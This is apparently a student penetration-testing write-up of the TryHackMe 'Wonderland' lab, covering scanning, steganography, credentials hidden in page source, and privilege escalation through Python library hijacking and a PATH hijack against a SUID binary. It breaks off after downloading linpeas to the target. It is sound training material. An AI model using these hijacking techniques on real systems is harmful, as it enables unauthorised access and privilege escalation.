Penetration Testing Report TryHackMe "Wonderland"

Difficulty: Medium

IP Address: 10.10.X.X
Pentest date: 2023-02-09

Michał Lissowski michallissowski@gmail.com

Maciej Chmielewski chmieluzg@gmail.com

Andrzej Kuchar andrzejkucharr@gmail.com

Roconesanse

Ping check

```
ping -c $IP
```

```
PING 10.10.X.X (10.10.X.X) 56(84) bytes of data.
64 bytes from 10.10.X.X: icmp_seq=1 ttl=63 time=83.3 ms
64 bytes from 10.10.X.X: icmp_seq=2 ttl=63 time=98.7 ms
```

> As always we are going to start off with a `nmap` scan of the box this gives us a good idea of the services that are running on the box if we get lucky we might find one that is outdated and probably has a 1 day `exploit`. And use it to get a shell on the box.

Scan open ports

```
nmap -p 1-10000 -Pn $IP -vv
```

```
Scanning 10.10.X.X [10000 ports]
Discovered open port 22/tcp on 10.10.X.X
Discovered open port 80/tcp on 10.10.X.X

PORT     STATE    SERVICE   REASON
22/tcp   open     ssh       syn-ack
80/tcp   open     http      syn-ack
2150/tcp filtered dynamic3d no-response
6574/tcp filtered unknown   no-response
9974/tcp filtered unknown   no-response
```

> We get 2 port are open ssh and HTTP. SSH requires credentials which we don't have and so I'll start by enumerating HTTP which has a big attack vector. On opening the webpage we get a standard webpage.

or

```
sudo nmap -A -sS -sV -T4 $IP
```

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 8eeefb96cead70dd05a93b0db071b863 (RSA)
|   256 7a927944164f204350a9a847e2c2be84 (ECDSA)
|_  256 000b8044e63d4b6947922c55147e2ac9 (ED25519)
80/tcp open  http    Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
|_http-title: Follow the white rabbit.

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 554/tcp)
HOP RTT      ADDRESS
1   97.00 ms 10.18.X.X
2   97.36 ms 10.10.X.X
```

Explotation

Website Analysis - scanning web page with gobuster tool

After viewing the source code we don't found nothing interesting. Foraxample like files robots.txt. Run gobuster a web directory bruteforcing tool.

```
gobuster dir -u http://$IP/ -w /usr/share/wordlists/dirb/big.txt
```

```
/img                  (Status: 301) [Size: 0] [--> img/]
/poem                 (Status: 301) [Size: 0] [--> poem/]
/r                    (Status: 301) [Size: 0] [--> r/]
```

Go to directory → ip adress 10.10.X.X - web page

```
# Follow the White Rabbit.

"Curiouser and curiouser!" cried Alice (she was so much surprised, that for the moment she
quite forgot how to speak good English)
```

Follow the White Rabbit.

"Curiouser and curiouser!" cried Alice (she was so much surprised, that for the moment she quite forgot how to speak good English)

Go to directory → /img - web page

```
http://10.10.X.X/img/
```

Go to directory → /r - web page

```
http://10.10.X.X/r/
```

```
# Keep Going.

"Would you tell me, please, which way I ought to go from here?"
```

Keep Going.

"Would you tell me, please, which way I ought to go from here?"

Check type file

```
file first.jpg
```

```
first.jpg: JPEG image data, JFIF standard 1.01, resolution (DPI), density 594x594, segment
length 16, baseline, precision 8, 1102x1565, components 3
```

```
/home/kali/Workspace/thm ~ sudo file first.jpg
first.jpg: JPEG image data, JFIF standard 1.01, resolution (DPI), density 594×594, segment length 16, baseline, precision 8, 1102×1565, components 3
```

Check file.jpg with ExifTool

```
exiftool first.jpg
```

```
ExifTool Version Number         : 12.55
File Name                       : first.jpg
```

```
Directory                       : .
File Size                       : 1993 kB
File Modification Date/Time     : 2023:01:31 01:58:31-05:00
File Access Date/Time           : 2023:01:31 02:17:24-05:00
File Inode Change Date/Time     : 2023:01:31 02:00:13-05:00
File Permissions                : -rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : inches
X Resolution                    : 594
Y Resolution                    : 594
Image Width                     : 1102
Image Height                    : 1565
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:2 (2 1)
Image Size                      : 1102x1565
Megapixels                      : 1.7
```

```
steghide --extract -sf first.jpg
```


We obtain a text file called hint.txt was hidden in the image which just said

```
Enter passphrase:
wrote extracted data to "hint.txt".
```

Download it to local host machine using wget . Check it if you could extract information using `steghide`.

```
cat hint.txt
```

```
follow the r a b b i t
```




Follow the r/a/b/b/i/t


```
http://10.10.X.X/r/a/b/b/i/t/
```

```shell
# Open the door and enter wonderland

"Oh, you're sure to do that," said the Cat, "if you only walk long enough."
```

```
Alice felt that this could not be denied, so she tried another question. "What sort of people live about here?"

"In that direction,"" the Cat said, waving its right paw round, "lives a Hatter: and in that direction," waving the other paw, "lives a March Hare. Visit either you like: they're both mad."
```



Check the source code web page



We get ssh logging credentials

```
<p style="display: none;">alice:HowDothTheLittleCrocodileImproveHisShiningTail</p>
```


Post-Explotation

Connect ssh port

```
ssh alice@$IP
```


Password


```
'HowDothTheLittleCrocodileImproveHisShiningTail'
```




*We have a shell on the target machine that was easy. Alice's home directory has two files named root.txt which we don't have read access to (no surprises there) and a python script called **walrus_and_the_carpenter.py**.*

```
alice@wonderland:~$ ls
[100/100]
root.txt  walrus_and_the_carpenter.py
alice@wonderland:~$ cat walrus_and_the_carpenter.py
```







Run `sudo -l` to see what files we can could run with sudo command and found we could ran walrus_and_the_carpenter.py as the rabbit user which means that probably this is the attack vector we should be looking at

```
alice@wonderland:~$ sudo -l
```

Password


```
'HowDothTheLittleCrocodileImproveHisShiningTail'
```

```
[sudo] password for alice:
Sorry, try again.
[sudo] password for alice:
Matching Defaults entries for alice on wonderland:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User alice may run the following commands on wonderland:
    '(rabbit) /usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py'
```

Creating malicious python file called random.py

```
alice@wonderland:~$ nano random.py
```


```
import os
os.system("/bin/bash")
```



> If we placing a `malicious python file called random.py` in the current directory where the python script resides from we can cause the program to execute what we want and not what the program was intended to do. Lets put that theory to test.

> Wrighting a simple script that executes bash and put it to the same directory as the walrus_and_the_carpenter.py python script since it is going to check the

> current working directory first for the library.

Executed the python script

```
alice@wonderland:~$ sudo -u rabbit /usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py
```

Now we have escalated our privileges to the second user. And we have access to rabbit's home directory

```
rabbit@wonderland:~$ ls
random.py  root.txt  walrus_and_the_carpenter.py
rabbit@wonderland:~$ whoami
rabbit
rabbit@wonderland:~$ cd /
rabbit@wonderland:/$ ls
bin   cdrom  etc   initrd.img      lib    lost+found  mnt  proc  run   srv       sys  usr
vmlinuz
boot  dev    home  initrd.img.old  lib64  media       opt  root  sbin  swap.img  tmp  var
vmlinuz.old
rabbit@wonderland:/$ cd /home/
rabbit@wonderland:/home$ ls
alice  hatter  rabbit  tryhackme
rabbit@wonderland:/home$ cd rabbit/
rabbit@wonderland:/home/rabbit$
rabbit@wonderland:/home/rabbit$ ls
'teaParty'
```

*On navigating to his home directory we find an elf binary called **teaParty** which has a suid bit*


Execut it

```
rabbit@wonderland:/home/rabbit$ ./teaParty
```

```
Welcome to the tea party!
The Mad Hatter will be here soon.
Probably by Tue, 31 Jan 2023 09:00:08 +0000
Ask very nicely, and I will give you some tea while you wait for him
```

Analyzed the main function and what the binary does is just to echo "**Segmentation fault (core dumped)**" on the screen so no buffer overflows there

```
cat teaParty
```




> Example is the echo and date command (used in the teaParty binary).
> Where the echo binary resides is in /bin/ directory and where date resides is also in /bin/ directory. So what the binary uses is Linux PATH to know where to look for these binaries. If I echo Linux PATH on the target machine we find it's the second last one on the PATH

We have write access to directory /tmp for can create a malicious bash script called date that just executes bash

```
nano date
```

```
/bin/bash
```

```
date  teaParty
```



add /tmp to PATH using the command below

```
rabbit@wonderland:/home/rabbit$ export PATH=/home/rabbit:$PATH
```

echo my PATH as seen below we see that /tmp has been added to my PATH and it is before /bin

```
rabbit@wonderland:/home/rabbit$ echo $PATH
/home/rabbit:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin
```

make it executabl

```
rabbit@wonderland:/home/rabbit$ chmod +x date
```

When the program gets executed date is called which in turn prints the date as shown below

```
rabbit@wonderland:/home/rabbit$ ./teaParty
Welcome to the tea party!
The Mad Hatter will be here soon.
```

*Now i executed the binary **teaParty.** Now we are the **hatter** user on the target machine*


```
hatter@wonderland:/home/rabbit$ cd
hatter@wonderland:~$ cd /home
hatter@wonderland:/home$ ls
alice  hatter  rabbit  tryhackme
```

```
hatter@wonderland:/home$ cd hatter/
hatter@wonderland:/home/hatter$ la
.bash_history  .bash_logout  .bashrc  .local  .profile  password.txt
```

Check the hatter's home directory we get his password

```
hatter@wonderland:/home/hatter$ cat password.txt
'WhyIsARavenLikeAWritingDesk?'
```

```
hatter@wonderland:/home/hatter$ exit
exit
Ask very nicely, and I will give you some tea while you wait for him
```



Post-Explotation

But that password works for hatter alone so no quick wins there (no credential reuse is seen in the target machine). Login to ssh into the target machine as hatter


```
ssh hatter@$IP
```


password

```
'WhyIsARavenLikeAWritingDesk?'
```

```
hatter@wonderland:~$ whoami
hatter
```


```
hatter@wonderland:~$ cd /
hatter@wonderland:/$ ls
bin   cdrom  etc   initrd.img      lib    lost+found  mnt  proc  run   srv       sys  usr
vmlinuz
boot  dev    home  initrd.img.old  lib64  media       opt  root  sbin  swap.img  'tmp'  var
vmlinuz.old
```





Run on the host machine simple python server

```
python3 -m http.server 8080
```



Directory listing for /


- linux-enum.sh
- linux-exploit-suggester.sh
- linux-peas.sh
- linux-priv-checker.sh
- linux-smart-enum.sh

There isn't any simple privilege escalation paths, download to linux-peas.sh on the target machine, so that it can run all checks

```
hatter@wonderland:~$ wget http://10.X.X.X:8080/linux-peas.sh
hatter@wonderland:~$ ls
linux-peas.sh  password.txt
```


```
hatter@wonderland:~$ ls -la
total 848
drwxr-x--- 5 hatter hatter   4096 Jan 31 08:52 .
drwxr-xr-x 6 root   root     4096 May 25  2020 ..
lrwxrwxrwx 1 root   root        9 May 25  2020 .bash_history -> /dev/null
-rw-r--r-- 1 hatter hatter    220 May 25  2020 .bash_logout
-rw-r--r-- 1 hatter hatter   3771 May 25  2020 .bashrc
drwx------ 2 hatter hatter   4096 Jan 31 08:17 .cache
drwx------ 3 hatter hatter   4096 Jan 31 08:17 .gnupg
drwxrwxr-x 3 hatter hatter   4096 May 25  2020 .local
-rw-r--r-- 1 hatter hatter    807 May 25  2020 .profile
-rwxrwxr-x 1 hatter hatter 827827 Oct  9 04:52 linux-peas.sh
-rw------- 1 hatter hatter     29 May 25  2020 password.txt
```

```
chmod +x linux-peas.sh
```



Execute linux-peas.sh

